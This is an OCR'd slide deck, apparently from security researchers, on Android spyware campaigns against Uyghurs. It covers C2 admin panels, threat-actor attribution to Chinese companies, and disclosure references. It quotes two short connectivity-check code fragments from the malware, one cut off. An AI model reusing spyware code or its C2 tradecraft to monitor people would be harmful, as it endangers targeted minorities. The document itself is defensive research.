
- Administrative panels very similar to those reported by Citizen Lab in 2019
- All C2s we encountered exclusively used the title, “SCOTCH ADMIN”
- We were able to get some victim device details, including aliases, the number of datapoints exfiltrated for certain items (like call logs, sms, etc.), unique whisky_id used to identify a device
- Over 635 devices logged across the C2s

MOONSHINE

- POISON CARP (aka Evil Eye, Earth Empusa)
- Chinese-speaking threat actor
- Fingerprint:
  - Free DDNS service for domains
  - Hosted on servers in Singapore
  - Most are hosted by Hostinger International Ltd.

```
@RequiresPermission("android.permission.INTERNET")
public static boolean isAvailableByDns(String domain) {
    String realDomain = TextUtils.isEmpty(domain) ? "www.baidu.com" : domain;
    try {
        return InetAddress.getByName(realDomain) != null;
    }
```

```
@RequiresPermission("android.permission.INTERNET")
public static boolean isAvailableByPing(String ip) {
    return TextUtils.isEmpty(ip) ? ShellUtils.execCmd("ping -c 1 223.5.5.5", f
}
```



What We Know About Threat Actors Tied to Uyghur Surveillance Campaigns

Chinese Businesses Naming Convention

Registered location + Chosen name + What the company does + Company type


Beijing Best United Technology Company Ltd

北京 (Beijing) **毕思特** (Bì sī tè / Best) **联合** (United) **科技** (Technology) **有限公司** (Co., Ltd)

Convention description from ChinaCheckup & @schiphorstskip's Chinese OSINT course

PluginPhantom

- **北京毕思特联合科技有限公司** (Beijing Best United Technology Company, Ltd.)
- Attributed to PluginPhantom by Meta (Dvilyanski & Gleicher, 2021)
- 3 insured employees
- Publish a fair number of contracts they have won for other services (forensics equipment, etc.) including the Xinjiang prosecutor's office



GoldenEagle

西安天和防务技术股份有限公司
(Xi'An Tian He Defense Technology Co. Ltd.)

- Exposed admin panel with GPS coordinates for what appeared to be test devices


- Clustered around the address for this large defense contractor in Xi'an

GoldenEagle

天文点网络
Astronpoint Network

- **西安天文点网络科技有限公司** (Xi'an Astronomical Point Network Technology Co., Ltd.)
- "...an enterprise service platform dedicated to developing software and providing users with system security solutions."

Xi'an Youdu Electronic Technology Co., Ltd.	Youdo live broadcast system [abbreviation: live broadcast, on-demand system] V1.0
Xi'an Youdu Electronic Technology Co., Ltd.	Youdo resource management system V1.0
Xi'an Tiantiandian Network Technology Co., Ltd.	Astronomical point mail traceless control system (abbreviation: TWD-EM) V1.0
Xi'an Tiantiandian Network Technology Co., Ltd.	Mail post-processing system V1.0
Xi'an Tiantiandian Network Technology Co., Ltd.	Tiantiandian Minority Language Intelligent Recognition and Translation System (abbreviation: TWD-T) V1.0
Shaanxi Dibo Jingyuan Surveying and Mapping Geographic Information Co., Ltd.	Rural land contract management right information management system V1.0



Campaigns from the 2010s, to today

Campaigns from 2010s to today:

- More “sophisticated” - functional apps, social engineering, secured infrastructure
- Distribution tactics: both widespread and highly targeted attacks
- More reports of Chinese threat actors targeting minority groups using exploits
    - Especially with China’s Software Vulnerability Disclosure Law, to which Microsoft has already attributed the increase in zero day use by Chinese threat actors over the past year (Microsoft, 2022)
- Fewer OPSEC slip-ups
    - We’ll probably see more of this as international pressure toward the CCP forces more of these operations “underground” and less easily accessible through OSINT / reported in Social Media, which has been happening over the past few years

“The former detainees told me that they do not blame the technicians and camp workers who feed and maintain the machine of indifference under conditions of coercion. They blame the bosses who mandate the system, the ones who laugh at their misery. And they hold the designers and engineers who created the technologies responsible.” *(Byler, 2021 p.25)*

Acknowledgements

This encompasses years of research carried out by a number of researchers.

Special thanks to current and former security engineers at Lookout that have contributed to this research. And thanks to all researchers from *all* threat intel teams who work to end these surveillance campaigns.

A special thanks to:

Justin Albrecht

Alemdar Islamoglu

Ruohan Xiong

Michael Flossman

Andrew Blaich

Apurva Kumar

Kristin del Rosso

Katie Kleemola

Malware Disclosures

Citizen Lab, 2013 - https://citizenlab.ca/2013/04/permission-to-spy-an-analysis-of-android-malware-targeting-tibetans/

WireGhost, 2015 - https://www.wireghost.cn/2015/08/08/Sadstrot%E6%9C%A8%E9%A9%AC%E5%88%86%E6%9E%90%E6%8A%A5%E5%91%8A/

Unit42, Palo Alto Networks, 2016 - http://researchcenter.paloaltonetworks.com/2016/11/unit42-pluginphantom-new-android-trojan-abuses-droidplugin-framework/

RFA, 2017 - https://www.rfa.org/mandarin/yataibaodao/shaoshuminzu/ql2-07132017112039.html

Lookout, 2017 - https://www.lookout.com/blog/mobile-threat-jaderat

Unit42, Palo Alto Networks, 2018 - https://unit42.paloaltonetworks.com/unit42-henbox-chickens-come-home-roost/

HRW, 2019 - https://www.hrw.org/report/2019/05/01/chinas-algorithms-repression/reverse-engineering-xinjiang-police-mass

Cure53, 2019 - https://cure53.de/analysis-report_bxaq.pdf

CitizenLab, 2019 - https://citizenlab.ca/2019/09/poison-carp-tibetan-groups-targeted-with-1-click-mobile-exploits/

Lookout, 2020 - https://www.lookout.com/documents/threat-reports/us/lookout-uyghur-malware-tr-us.pdf

TrendMicro, 2020 - https://www.trendmicro.com/en_us/research/20/f/new-android-spyware-actionspy-revealed-via-phishing-attacks-from-earth-empusa.html

Checkpoint, 2022 - https://blog.checkpoint.com/2022/09/22/cpr-analyzes-a-7-year-mobile-surveillance-campaign-targeting-largest-minority-in-china/

References

Byler, D. (2021). *In the Camps: China's High-Tech Penal Colony*. Columbia Global Reports.

Grose, T. A. (2022). Chinese social media sources leave no room for denial. *HAU: Journal of Ethnographic Theory*, *12*(2), 392–404. https://doi.org/10.1086/721745

Hoffman, S., & Mattis, P. (2016, July 20). *Managing the power within: China's State Security Commission*. War on the Rocks. Retrieved from https://warontherocks.com/2016/07/managing-the-power-within-chinas-state-security-commission/

Lam, O. (2016, October 26). *Leaked Xinjiang police report describes circumvention tools as 'terrorist software'*. Global Voices. Retrieved from https://globalvoices.org/2016/10/26/leaked-xinjiang-police-report-describes-circumvention-tools-as-terrorist-software/

Leith, S. (2022, January 29). Pre-crime has arrived in China. Retrieved from https://www.spectator.co.uk/article/why-is-the-west-colluding-in-china-s-pre-genocide-policy/

Lindsay, M. (2022, September 22). *China's repression of Uyghurs in Xinjiang*. Council on Foreign Relations. Retrieved from https://www.cfr.org/backgrounder/china-xinjiang-uyghurs-muslims-repression-genocide-human-rights

Dvilyanski, M., & Gleicher, N. Meta (2022) *Taking Action Against Hackers in China.* Retrieved from https://about.fb.com/news/2021/03/taking-action-against-hackers-in-china/

Microsoft (2022) *Microsoft Digital Defense Report 2022*. Retrieved from https://query.prod.cms.rt.microsoft.com/cms/api/am/binary/RE5bUvv?culture=en-us&country=us


SCIO. (2021, September). *Full Text: Xinjiang Population Dynamics and Data*. The State Council Information Office of the People's Republic of China. Retrieved from http://www.scio.gov.cn/zfbps/32832/Document/1713594/1713594.htm


Sulaiman, E. (2016, August 1). *Police increase checks of Uyghur smartphone users in Xinjiang*. Radio Free Asia. Retrieved from https://www.rfa.org/english/news/uyghur/police-increase-checks-of-smartphone-users-in-xinjiang-01082016133532.html


VOC, Victims of Communism Memorial Foundation. (2022). The Xinjiang Police Files. Retrieved from https://www.xinjiangpolicefiles.org/


Watson, I., & Wescott, B. (2020, February). *China's Xinjiang Records revealed: Uyghurs thrown into detention for growing beards or bearing too many children, leaked Chinese document shows*. CNN. Retrieved from https://www.cnn.com/interactive/2020/02/asia/xinjiang-china-karakax-document-intl-hnk/


Learn More











Xinjiang Documentation Project @ UBC
https://xinjiang.sppga.ubc.ca

The Xinjiang Data Project @ ASPC
https://xjdp.aspi.org.au/

United Nations Human Rights OHCHR Assessment:
https://www.ohchr.org/sites/default/files/documents/countries/2022-08-31/22-08-31-final-assesment.pdf

Joint Statement on Behalf of 50 Countries in the UN General Assembly
https://usun.usmission.gov/joint-statement-on-behalf-of-50-countries-in-the-un-general-assembly-third-committee-on-the-human-rights-situation-in-xinjiang-china/

HAU: Journal of Ethnographic Theory (UChicago) Vol. 12, Autumn 2022
https://www.haujournal.org/index.php/hau/issue/view/hau12.2

Thank you!

Questions?